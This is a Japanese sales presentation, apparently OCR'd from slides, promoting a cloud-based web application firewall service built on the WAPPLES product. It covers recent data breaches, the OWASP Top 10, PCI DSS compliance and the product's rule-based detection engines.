急増するWebサイトからの情報漏えい事件…

その対策とは

～SCSS-WAF（クラウド型ＷＡＦ）のご紹介～

株式会社大和ソフトウェアリサーチ

目次

- 近年のサイバー攻撃の現状と被害状況
- 企業が今取るべき対策とは
- WAFの有効性
- 弊社が選定したWAPPLESについて
  - ①PCIDSS（要件6.6）への準拠
  - ②ロジック分析エンジンの優位性
- アプライアンス型WAF製品の課題
- SCSS-WAF（クラウド型WAF）について
  - ①概要
  - ②サービス内容
- 無償トライアル
- 導入までの流れ
- 本日のまとめ


近年のサイバー攻撃の現状と被害状況

広がる情報盗難被害、企業規模や業種を問わず狙われる近年の実態

2014年第3四半期に国内で確認された主な情報盗難被害事例

発覚時期	業種・サービス	従業員数	種別	主な被害
7月	教育	約3,000	内部犯行	約2,900万件の顧客情報が盗難
7月	製造・小売	約500	外部からの攻撃	サイト改ざんにより約600件のクレジットカード情報と6万件の顧客情報が盗難
8月	放送局	約100	外部からの攻撃	約2万件の顧客情報が盗難
8月	ホビーショップ	約80	外部からの攻撃	サイト改ざんにより約900件のクレジットカード情報が盗難
9月	航空	約10,000	外部からの攻撃	約74万件の顧客情報が盗難
9月	通信	約10,000	内部犯行	顧客情報約1,000人分が盗難
9月	情報通信	約9,000	外部からの攻撃	サイト利用者の認証情報3件が盗難

企業規模や業種を問わず、内部犯行、外部からのサイバー攻撃の双方で国内外の企業における情報盗難被害が露見



理由として・・・

攻撃者がツールを使って、無差別にサイバー攻撃を実施している。

結果、大企業だけでなく中小企業も狙われる事となった。


近年のサイバー攻撃の現状と被害状況

順位	2014年 10大脅威	情報セキュリティ10大脅威 2015
1	標的型メールを用いた組織への スパイ・諜報活動	インターネットバンキングやクレジットカード情報の不正利用
2	不正ログイン・不正利用	内部不正による情報漏えい
3	ウェブサイトの改ざん	標的型攻撃による諜報活動
4	ウェブサービスからのユーザー情報の漏えい	ウェブサービスへの不正ログイン
5	オンラインバンキングからの不正送金	ウェブサービスからの顧客情報の窃取
6	悪意あるスマートフォンアプリ	ハッカー集団によるサイバーテロ
7	SNSへの軽率な情報公開	ウェブサイトの改ざん
8	紛失や設定不備による情報漏えい	インターネット基盤技術の悪用 ※DDoS攻撃など
9	ウイルスを使った詐欺・恐喝	ウェブにて広く利用されているSWの脆弱性公表に伴う攻撃
１０	サービス妨害	悪意のあるスマートフォンアプリ

近年のサイバー攻撃の現状と被害状況


■WEBアプリケーションが増加傾向にある

- 業務システムのWEB化
- クラウドサービス利用への加速
- 利便性、サービス向上への対応



■サイバー攻撃者にとって、 WEBサイトは“突破しやすい”と考えられている

- 多くのWEBサイトで脆弱性が露呈している
- 2014年にはApache StrutsやOpenSSLの脆弱性の公表があった



近年のサイバー攻撃の現状と被害状況


代表的なWEBサイトへの攻撃　※IPA(独立行政法人 情報処理推進機構)より一部抜粋

インターネットバンキング
クレジットカード情報

ースへの不正ログイン

やられてからでは
もう遅い！！

ウェブサービスからの顧客情報の窃取




ウェブサイト改ざん

企業が今、取るべき対策とは？

これからのサイバー攻撃対策は、包括的な防御 はもちろんの事・・・

WEBアプリケーションに特化した防御が必要です！！



WAFの有効性


WAFだけがWebアプリケーションの脆弱性に完璧に対応できる

OWASP（Open Web Application Security Project）が発表したWebアプリケーションの脆弱性について、

確実に防御できるのはWAFだけとなります。

OWASP Top 10 Application Vulnerabilities for 2013 の脆弱性	Firewall	IPS/IDS	WAF
1.インジェクション（SQLインジェクション、OSインジェクション等）	×	△	○
2.認証とセッション管理の不備	×	△	○
3.クロスサイトスクリプティング	×	△	○
4.安全でないオブジェクトの直接参照	×	×	○
5.不適切なセキュリティ設定	×	×	○
6.機密情報の露出	×	△	○
7.機能レベルのアクセス制御の不備	×	×	○
8.クロスサイトリクエストフォージェリ（CSRF）	×	×	○
9.既知の脆弱性を持つコンポーネントの使用	×	×	○
10.検証されていないリダイレクトと転送	×	×	○

弊社が選定したWAF：WAPPLES（ワップル）について



WAPPLES：特徴（PCI DSS適合証明書の取得）

PCI DSSの認証取得

	WAPPLES-100 Type 2	WAPPLES-1000 Type 2
アプライアンス	1U Rack type	2U Rack type
CPU	Single Intel 2.4 GHz Quad Core	Dual Intel Xeon 2.33 GHz Quad Core
Memory	4GB	8GB
HDD	500GB	500GB
Throughput	最大500 Mbps	最大2 Gbps
TPS	7000	20000
NIC	10/100/1000 BaseTX (8ポート)	10/100/1000 BaseTX (8ポート) 1000 BaseSFP (2ポート) 1000 BaseTX (2ポート) オプティカルバイパス (オプション)

報道資料

WAPPLESがこのたびPCI DSS（Payment Card Industry Data Security Standard：PCIデータ・セキュリティ基準）適合証明を取得いたしましたことをお知らせします。

このたびの適合証明取得において、WAPPLESは**PCI DSS認証のバージョン1.2、要件6.6オプション2**を満たしました。また、すでにPayment Card Industry Security Standards Council（PCI SSC：PCIセキュリティ基準協議会）承認のQualified Security Assessors Company（QSAC：認定審査機関）であるテュフラインランドジャパン株式会社（www.jpn.tuv.com）が実施している100種類以上のテストにも合格しています。

2004年にPCI DSSが策定されてからというもの、PCIセキュリティ基準協議会設立を経て、カード情報の漏洩対策は世界的に取り組まれており、現在、カード情報を扱う事業者はPCI DSSへの準拠が望ましいとされています。

適合証明書

TÜVRheinland

証明書番号： AK 50170567 0001

試験報告書番号： 12606696 002

保有者： ペンタセキュリティ システムズ株式会社
〒100-0013東京都千代田区霞が関3-3-2
新霞ヶ関ビル18F

製品： Web アプリケーションファイアウォール

識別： WAPPLES Model 100, 1000, 2000, 5000
バージョン 2.0 R11
試験報告書記述の設定による

認証に使用した技術基準： PCI DSS v.1.2 要件6.6オプション2

この適合証明書は、上記製品の試験サンプルが上述の技術基準に適合していることを証明するものです。
この証明書は上記製品の最終品すべての適合を証明するものではありません。またテュフラインランドの適合性マークの使用は許可されません。

発行年月日
2009 年 12 月 9 日

製品認証機関
Dipl.-Ing. R. Keller
ランドルフ ケラー

テュフ・ラインランド・ジャパン株式会社
TÜV Rheinland Japan Ltd. - Yokohama 222-0033 - JAPAN

WAPPLES：PCI DSS 要件6.6への対応

要件6.6　Webアプリケーションファイアウォールの推奨される能力	WAPPLESのサポート状況
カード会員のデータ環境のシステム構成要素に関する、適用可能なすべての PCI DSS 要件を満たす。	✓
少なくとも OWASP トップ 10 または PCI DSS 要件 6.5 で特定されている、関連のある脆弱性に対する脅威に、適切に（アクティブなポリシーまたはルールによって定義）対処する。	✓
Web アプリケーションへの入力を調査し、アクティブなポリシーまたはルールや、実行されたログアクションに基づいて応答（許可、ブロック、アラート）する。	✓
データ漏えいの回避 – Web アプリケーションからの出力を調査し、アクティブなポリシーまたはルールや、実行されたログアクションに基づいて応答（許可、ブロック、マスク、アラート）する機能が備わっている。	✓
ポジティブとネガティブの両方のセキュリティモデルの実装。ポジティブモデル（「ホワイトリスト」）では、許可する動作、入力、データ範囲などを定義し、定義されていないものはすべて拒否します。ネガティブモデル（「ブラックリスト」）では、許可しないものを定義します。これらのシグネチャと一致するメッセージはブロックされ、シグネチャと一致しない（「ブラックリストに掲載」されていない）トラフィックは許可されます。	✓
HTML（Hypertext Markup Language）、DHTML（Dynamic HTML）、CSS（Cascading Style Sheets）などの Web ページコンテンツと、HTTP（HypertextTransport Protocol）、HTTPS（Hypertext Transport Protocol over SSL）などのコンテンツの送信基盤となるプロトコルの両方を調査する（HTTPS には、SSL だけでなく、TLS による HTTP も含まれます）。	✓
Web サービスが公共のインターネットに公開されている場合は、Web サービスのメッセージの調査。HTTP に加え、通常、これにはドキュメント指向モデルと RPC 指向モデル両方のSOAP（Simple Object Access Protocol）と XML（eXtensible Markup Language）が含まれます。	✓
Web アプリケーションとの間でのデータ転送に使用されるすべてのプロトコル（独自または標準的なもの）またはデータ構造（独自または標準的なもの）が、メッセージフローの他のポイントで調査されない場合、これらを調査する。	✓
WAF 自体を標的とした脅威を防ぐ。	✓
SSL または TLS ターミネーションに対応する。または、暗号化された送信内容を復号化してから調査できる位置に配置されている。調査エンジンの手前で SSL が終端しない限り、暗号化されたデータストリームは調査されません。	✓

WAPPLES：他社製品の攻撃検知方法

ブラックリスト

基本的な接続はすべて許可し、**リストアップされているものからの接続はすべて遮断**します

常にログをレビューする必要があり、接続を遮断するべきところからのアクセスを見つけたら、全てこのブラックリストに登録する必要があります。未知の不正な接続があった場合、最初の接続は許可されてしまうため、未知の不正なものに対しての耐性はありません。

ホワイトリスト

基本的な接続はすべて遮断し、**リストアップされているものからの接続のみ許可**します。
事前に接続を行うものを特定し、ホワイトリストに登録しておく必要があります。
あらかじめわかっている場合は問題ありませんが、新しいところからの接続の場合、最初の接続は問答無用に遮断されるため、利用者側の使い勝手を考慮する必要があります。

シグネチャベースのパターンマッチング

俗に第２世代と呼ばれる検知方法です。基本はブラックリストタイプで、 過去に認識された攻撃リクエストのパターン（シグネチャ）をデータベース化し、リクエストの内容をシグネチャと比較することで攻撃検知を行う手法です。

シグネチャは定期的に更新する必要があります。また、シグネチャに登録されていないような新しい攻撃には対応することができません。

WAPPLES：ロジック分析エンジンの優位性

シグネチャベース（第2世代）のマッチングの限界

リクエストの内容に対し、**「禁則文字列が含まれるかどうか？」「文字列がどのように並んでいるか？」**という検知をするため、本来検知してはいけないものまでも検知してしまうことがあります（過剰検知）。

ルールベース（ロジック分析エンジン）とは？

第３世代の検知方法で、**あらかじめプログラミングされた27（現時点）種類の攻撃検知エンジンの集まり**です。個々が独立することで処理の高速化と運用の簡素化を実現しています。

クレジットカード番号を識別できるか？

一見ランダムに生成されていそうなクレジットカード番号ですが、
実は発行会社によって番号の作り方が定められております。

	クレジットカード番号	他社製	WAPPLES
1	2123-4214-1232-7584（発行会社のルールに基づいた番号）	検知できない	検知
2	1111-2222-3333-4444（ランダムに入力したもの）	検知できない	検知しない

※WAPPLESはクレジットカード番号の作り方（生成ロジック）を知っているため、
クレジットカード番号であると判断し、番号をマスキングすることが可能です。

WAPPLES：27の検知ルール

WAPPLESの検知ルール

前述した27の攻撃検知エンジンは以下の通りです。

1	Buffer Overflow	10	Invalid HTTP	19	Response Header Filtering
2	Cookie Poisoning	11	Invalid URI	20	SQL Injection
3	Cross Site Script	12	IP Filtering	21	Stealth Commanding
4	Directory Listing	13	Parameter Tampering	22	Suspicious Access
5	Error Handling	14	Privacy File Filtering	23	Unicode Directory Traversal
6	Extension Filtering	15	Privacy Input Filtering	24	URI Access Control
7	File Upload	16	Privacy Output Filtering	25	User Defined
8	Include Injection	17	Request Header Filtering	26	Web Site Defacement
9	Input Contents Filtering	18	Request Method Filtering	27	IP Block

WAPPLES：主要機能

個人情報流出防止及びコンテンツ保護

- **マスキング処理**によりクレジットカード番号流出防止
- 不適切単語の自動変換機能を搭載

便利な強力な管理ツールを提供

- 設定ウィザードにより容易にセキュリティポリシーを設定

多様なウェブ環境をサポート

- **暗号化通信（SSL）**の内容を検査
- 冗長化構成をサポート（アクティブ-アクティブ、アクティブスタンバイ）

安定したサービス提供のためにトラブル対応機能を提供

- 自己診断機能（Watchdog）
- バイパスモード
- 監査機能

WAPPLES：特徴（他社製品との比較）

	従来のWAF製品	WAPPLES
検知／防御方法	攻撃を受けた内容をブラックリスト／ホワイトリストやシグネチャを登録するパターンマッチング方式を大多数が採用 **※よって一度攻撃を受けないと検知/防御が難しい**	ブラックリスト／ホワイトリスト登録やシグネチャによるパターンマッチングに頼らない独自の攻撃検知技術 であるルールベース（ロジック分析エンジン）による防御方法 **※従来のWAFと比べ、未知となる攻撃について防御が可能**
導入時の作業負荷	WAF導入前に、ブラックリストおよびホワイトリストに攻撃パターンを登録する必要あり ※ Webサイトに対する脆弱性を洗い出し、全て登録する場合には**2～4ヶ月程度かかる場合あり**	27種類の検知ルールを選ぶだけで導入と同時に高いセキュリティを確保 **※運用機導入～設定/運用まで2～3週間**
ポリシーの設定	・コンサルティング会社等に依頼（有料） ・お客様のポリシーが前提 **※通常、お客様側にて基準となるポリシーが決められて いないケースが多い為、設定までに時間も手間もかかる**	テンプレートを適用するだけの簡単設定 **①PCI DSS認証が前提のお客様** ⇒PCI DSS認証取得に基づくポリシーをテンプレートで提供 **②一般的なポリシーを求められるお客様** ⇒セキュリティ研究機関であるWAPPLESメーカー（ペンタセキュリ ティ）より、最近のWebサイト攻撃に対する基本ポリシーのテンプレートを提供 **③自社Webサイトの現状に合わせて設定したいお客様** ⇒導入前にWAPPLES評価（2週間～1ヶ月）を実施し、検知結果を基に必要なルールだけを適用することが可能
導入後の運用負荷	攻撃を受けた内容をブラックリストに更新し続けるマンパワーが必要 ※結果として**WAFの運用に多くのコストが必要**	27種類のルールに基づいて、**検知／防御をOn/Offするだけ** ※結果としてWAFの運用にかかる手間もコストも大幅に低減
パフォーマンスへの影響	ブラックリスト／ホワイトリストへの更新が増え続ける事で、**パターンマッチングでの照合回数も増え、経年と共にパフォーマンス低下が発生する**	**ルールベースによるロジック分析**の為、パフォーマンスへの影響は少ない
定義体の更新	シグネチャなどパターン更新が毎週必要となる製品もあり	機能の追加も含め「更新」は年3回程度の少なさ
PCI DSSの適合証明	基準協議会より適合証明を受けていないWAFの場合、 導入時もしくは検討時にシステム担当者が全ての防御 機能が出来るか否か検証する必要あり	基準協議会より**PCI DSSの適合証明を取得**していることから、**全ての検知／防御において技術的な信頼性が証明**されている

アプライアンス型WAF製品の課題

・導入時のコストがかかる

→WAF本体費用以外に、導入費用、年間保守費用など、数百万単位のコストが発生
※**安価であっても数百万円以上**コストがかかってしまうケースが多い

・導入できないケースがある

→クラウド上のWebサーバーなど、**アプライアンス型WAFの設置ができないケース**がある

・運用の手間がかかる

